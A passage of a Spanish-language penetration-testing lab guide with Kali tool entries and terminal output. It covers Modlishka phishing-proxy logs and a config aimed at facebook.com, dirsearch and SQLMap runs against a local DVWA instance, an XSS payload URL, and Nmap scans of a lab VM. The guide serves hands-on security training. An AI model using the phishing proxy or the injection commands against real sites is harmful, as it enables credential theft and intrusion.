AEBAABAAAAAAAAAAAAAJAAAACAAAAAAAAAAAAAAAAAAAAABAAABAAAADAAAgAEECAAAAwAAAAAAAAAAAAAAAggAAAAABgC_
DGwAgAAACABgAEAAAAAwAIAQAIAABAAAAAAAAAAAAAAAAAAQAAAAAAAgAAAAUAAAAAFAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAACAAAAoAAAAAAAAAAAAAAAAAAADQAwAAAAAAAAAAAAAAAAAADgAACEAAAAYQJEAAAAAAAAA6AAQeMCQggIAAAAAAAA
AAAAAAAAAAAAAIKAjmQgIBAQQAAAAAAAAAAAAAAAAAAAAAABCm1hI/d=0/dg=0/br=1/rs=ACT90oHlDjcAUKE9tcOQ9K-y
0R979lah_w/m=lOO0Vd,sy8q,P6sQOc?xjs=s4
[Fri Oct 31 12:55:08 2025]  DBG  PhishURLToRealURL: host = localhost
[Fri Oct 31 12:55:08 2025]  DBG  PhishURLToRealURL: phishURL contains ProxyDomain 'localhost'
[Fri Oct 31 12:55:08 2025]  DBG  PhishURLToRealURL: phishURL = localhost
[Fri Oct 31 12:55:08 2025]  DBG  PhishURLToRealURL: host = localhost
[Fri Oct 31 12:55:08 2025]  DBG  PhishURLToRealURL: phishURL contains ProxyDomain 'localhost'
[Fri Oct 31 12:55:08 2025]  DBG  Patching request Referer [https://www.google.com/] -> [https:/
/www.google.com/]
[Fri Oct 31 12:55:08 2025]  DBG  PatchHeaders: HTTPRequest took 566.177µs
[Fri Oct 31 12:55:08 2025]  DBG  PatchQueryString: query xjs before - [s4]
[Fri Oct 31 12:55:08 2025]  DBG  PatchQueryString: value before - s4
[Fri Oct 31 12:55:08 2025]  DBG  PatchQueryString: value after - s4
[Fri Oct 31 12:55:08 2025]  DBG  PatchQueryString: stored value - s4
[Fri Oct 31 12:55:08 2025]  DBG  PatchQueryString: query xjs after - [s4]
[Fri Oct 31 12:55:08 2025]  DBG  rewriteRequest took 706.073µs
[Fri Oct 31 12:55:08 2025]  DBG  PatchHeaders: HTTPResponse took 3.647µs
[Fri Oct 31 12:55:08 2025]  DBG  [rw] Rewriting Response Body for (https://www.google.com): sta
tus[200] type[text/javascript; charset=UTF-8] encoding[br] uncompressedBody[1395 bytes]
[Fri Oct 31 12:55:08 2025]  DBG  rewriteResponse took 3.540094ms
```

```
 -->
[datr=U7IEaXU0xo-oqHSSElFL9fJe; expires=Sat, 05-Dec-2026 12:57:55 GMT; Max-Age=34560000; path=/
; domain=.facebook.com; ; httponly; SameSite=None]
[Fri Oct 31 12:57:31 2025] DBG Rewriting Set-Cookie Flags: from
[datr=U7IEaXU0xo-oqHSSElFL9fJe; expires=Sat, 05-Dec-2026 12:57:55 GMT; Max-Age=34560000; path=/
; domain=.facebook.com; secure; httponly; SameSite=None]
 -->
[datr=U7IEaXU0xo-oqHSSElFL9fJe; expires=Sat, 05-Dec-2026 12:57:55 GMT; Max-Age=34560000; path=/
; domain=.0y2mjz9rxhdxda8.localhost; ; httponly; SameSite=None]
[Fri Oct 31 12:57:31 2025] DBG PatchHeaders: HTTPResponse took 282.798us
```


```
{
    "proxyDomain": "localhost",
    "target": "www.facebook.com",
    "listeningAddress": "127.0.0.1",
    "port": "80",
    "ssl": false,
    "terminateHTTPS": false,
    "debug": true
}
```



10) dirsearch

- **Para qué sirve: fuerza bruta de directorios/archivos** web.
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y dirsearch
```



- **Ejercicios:**

1. dirsearch -u http://localhost/DVWA/ -e php,txt y revisar 200/403/301.

http://localhost/DVWA/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E#

2. Cambiar wordlist: -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt.

```
~/Documents/box/Modlishka master ?1 ❯ dirsearch -u http://localhost/DVWA/ -e php,txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is
deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|| _) (/_(_|| (_| )

Extensions: php, txt | HTTP method: GET | Threads: 25 | Wordlist size: 9922

Output File: /home/kali/Documents/box/Modlishka/reports/http_localhost/_DVWA__25-10-31_14-14-39
.txt

Target: http://localhost/

[14:14:39] Starting: DVWA/
[14:14:40] 200 -   80B  - /DVWA/.dockerignore
[14:14:41] 301 -  310B  - /DVWA/.git  ->  http://localhost/DVWA/.git/
[14:14:41] 200 -  262B  - /DVWA/.git/config
[14:14:41] 200 -  588B  - /DVWA/.git/
[14:14:41] 200 -   23B  - /DVWA/.git/HEAD
[14:14:41] 200 -   73B  - /DVWA/.git/description
[14:14:41] 200 -  692B  - /DVWA/.git/hooks/
[14:14:41] 200 -   27KB - /DVWA/.git/index
[14:14:41] 200 -  458B  - /DVWA/.git/info/
[14:14:41] 200 -  240B  - /DVWA/.git/info/exclude
[14:14:41] 200 -  173B  - /DVWA/.git/logs/HEAD
[14:14:41] 200 -  479B  - /DVWA/.git/logs/
[14:14:41] 301 -  326B  - /DVWA/.git/logs/refs/heads  ->  http://localhost/DVWA/.git/logs/refs/
heads/
[14:14:41] 301 -  320B  - /DVWA/.git/logs/refs  ->  http://localhost/DVWA/.git/logs/refs/
[14:14:41] 301 -  328B  - /DVWA/.git/logs/refs/remotes  ->  http://localhost/DVWA/.git/logs/ref
s/remotes/
[14:14:41] 200 -  173B  - /DVWA/.git/logs/refs/heads/master
```

```
Task Completed
~/Documents/box/Modlishka master ?2 ❯ dirsearch -u http://localhost/DVWA/ -e php,txt -w /usr/sh
are/wordlists/dirbuster/directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is
deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_|| _) (/_(_|| (_| )

Extensions: php, txt | HTTP method: GET | Threads: 25 | Wordlist size: 220545

Output File: /home/kali/Documents/box/Modlishka/reports/http_localhost/_DVWA__25-10-31_14-15-56
.txt

Target: http://localhost/

[14:15:56] Starting: DVWA/
[14:15:56] 301 -  310B  - /DVWA/docs  ->  http://localhost/DVWA/docs/
[14:15:57] 301 -  311B  - /DVWA/tests  ->  http://localhost/DVWA/tests/
[14:15:59] 301 -  314B  - /DVWA/database  ->  http://localhost/DVWA/database/
[14:16:00] 301 -  314B  - /DVWA/external  ->  http://localhost/DVWA/external/
[14:16:02] 301 -  312B  - /DVWA/config  ->  http://localhost/DVWA/config/
[                                    ]  0%  2041/220545        251/s       job:1/1  errors:0
```


11) SQLMap

- **Para qué sirve:** detecta y explota **inyecciones SQL** automáticamente.
- **Open-source:** Sí.
- **Instalar en Kali:**

  ```
  sudo apt install -y sqlmap
  ```

- **Ejercicios:**


Contra DVWA (SQLi low): `sqlmap -u " http://localhost/DVWA/vuln/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=...; security=low" –dbs`




sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=tu_sesion; security=low" --dbs --level=3 --risk=2 --batch --threads=5

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=219be650339ab7f6a00f2b27fdccefdd; security=low" --dbs

sqlmap -u "http://localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=219be650339ab7f6a00f2b27fdccefdd; security=low" --dbs --level=3 --risk=2 --batch --threads=5





12) Invicti (ex Netsparker)

- **Para qué sirve:** escáner **web** avanzado (DAST) para **empresas**.
- **Open-source:** No (comercial).
- **Instalar en Kali:** versión **cloud** o **on-prem** bajo licencia; no paquete Kali.
- **Ejercicios:**
    1. Lanzar escaneo contra una app de staging de prueba.
    2. Exportar reporte y abrir tickets para 2 findings.

---


13) Nmap

- **Para qué sirve: descubre hosts/puertos** y detecta servicios/canales (script NSE).
- **Open-source:** Sí.
- **Instalar en Kali:**
- `sudo apt install -y nmap`
- **Ejercicios:**

`nmap -sV 192.168.56.10 (detección de servicios).`

`nmap --script vuln 192.168.56.10 (scripts de vulnerabilidades sobre tu VM).`

```
/usr/sh/sniper/loot/workspace/localhost ❯ nmap -sV 192.168.0.64                                    4s
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 14:41 CET
Nmap scan report for 192.168.0.64
Host is up (0.0014s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE  SERVICE      VERSION
2222/tcp closed EtherNetIP-1
9000/tcp open   http         Golang net/http server
1 service unrecognized despite returning data. If you know the service/version, please submit t
he following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9000-TCP:V=7.95%I=7%D=10/31%Time=6904BCA2%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20
SF:text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\
SF:x20Request")%r(GetRequest,CE,"HTTP/1\.0\x20307\x20Temporary\x20Redirect
SF:\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nLocation:\x20/timeo
SF:ut\.html\r\nDate:\x20Fri,\x2031\x20Oct\x202025\x2013:42:16\x20GMT\r\nCo
SF:ntent-Length:\x2049\r\n\r\n<a\x20href=\"/timeout\.html\">Temporary\x20R
SF:edirect</a>\.\n\n")%r(HTTPOptions,74,"HTTP/1\.0\x20307\x20Temporary\x20
SF:Redirect\r\nLocation:\x20/timeout\.html\r\nDate:\x20Fri,\x2031\x20Oct\x
SF:202025\x2013:42:16\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPReque
SF:st,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plai
SF:n;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Reques
SF:t")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t
SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x
SF:20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nC
SF:ontent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\
SF:n\r\n400\x20Bad\x20Request")%r(FourOhFourRequest,1D4,"HTTP/1\.0\x20404\
SF:x20Not\x20Found\r\nContent-Security-Policy:\x20script-src\x20'self'\x20
SF:cdn\.matomo\.cloud\x20js\.hsforms\.net\x20https://www\.google\.com/reca
SF:ptcha/,\x20https://www\.gstatic\.com/recaptcha/;\x20object-src\x20'none
SF:';\x20frame-ancestors\x20'none';\x20frame-src\x20https://www\.google\.c
SF:om/recaptcha/\x20https://www\.gstatic\.com/recaptcha/\r\nContent-Type:\
SF:x20text/plain;\x20charset=utf-8\r\nVary:\x20Accept-Encoding\r\nX-Conten
SF:t-Type-Options:\x20nosniff\r\nDate:\x20Fri,\x2031\x20Oct\x202025\x2013:
SF:42:31\x20GMT\r\nContent-Length:\x2019\r\n\r\n404\x20page\x20not\x20foun
SF:d\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Typ
SF:e:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x
SF:20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20Bad\x20Request\
SF:r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clos
SF:e\r\n\r\n400\x20Bad\x20Request");
MAC Address: 08:00:27:44:AC:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.88 seconds
```




```
/usr/sh/sni/l/workspace/localhost ❯ nmap --script vuln 192.168.0.64 -p9000,2222
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 14:45 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.64
Host is up (0.0056s latency).

PORT     STATE  SERVICE
2222/tcp closed EtherNetIP-1
9000/tcp open   cslistener
MAC Address: 08:00:27:44:AC:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 35.86 seconds
```


14) Burp Suite


- **Para qué sirve: proxy/interceptor** para pruebas de apps web (man-in-the-browser), fuzzing, repeater, etc.
- **Open-source:** No (Community gratis; Pro de pago).
- **Instalar en Kali:**

